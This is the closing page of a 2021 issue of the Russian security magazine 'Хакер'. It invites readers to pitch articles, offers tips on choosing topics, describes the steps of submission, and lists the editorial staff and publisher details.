Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№10 (271)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Евгений Зобнин
zobnin@glc.ru

Валентин Холмогоров
valentin@holmogorov.ru

Татьяна Чупрова
chuprova@glc.ru

Марк Бруцкий-Стемпковский
brutsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке:
lapina@glc.ru

Вопросы по материалам:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2021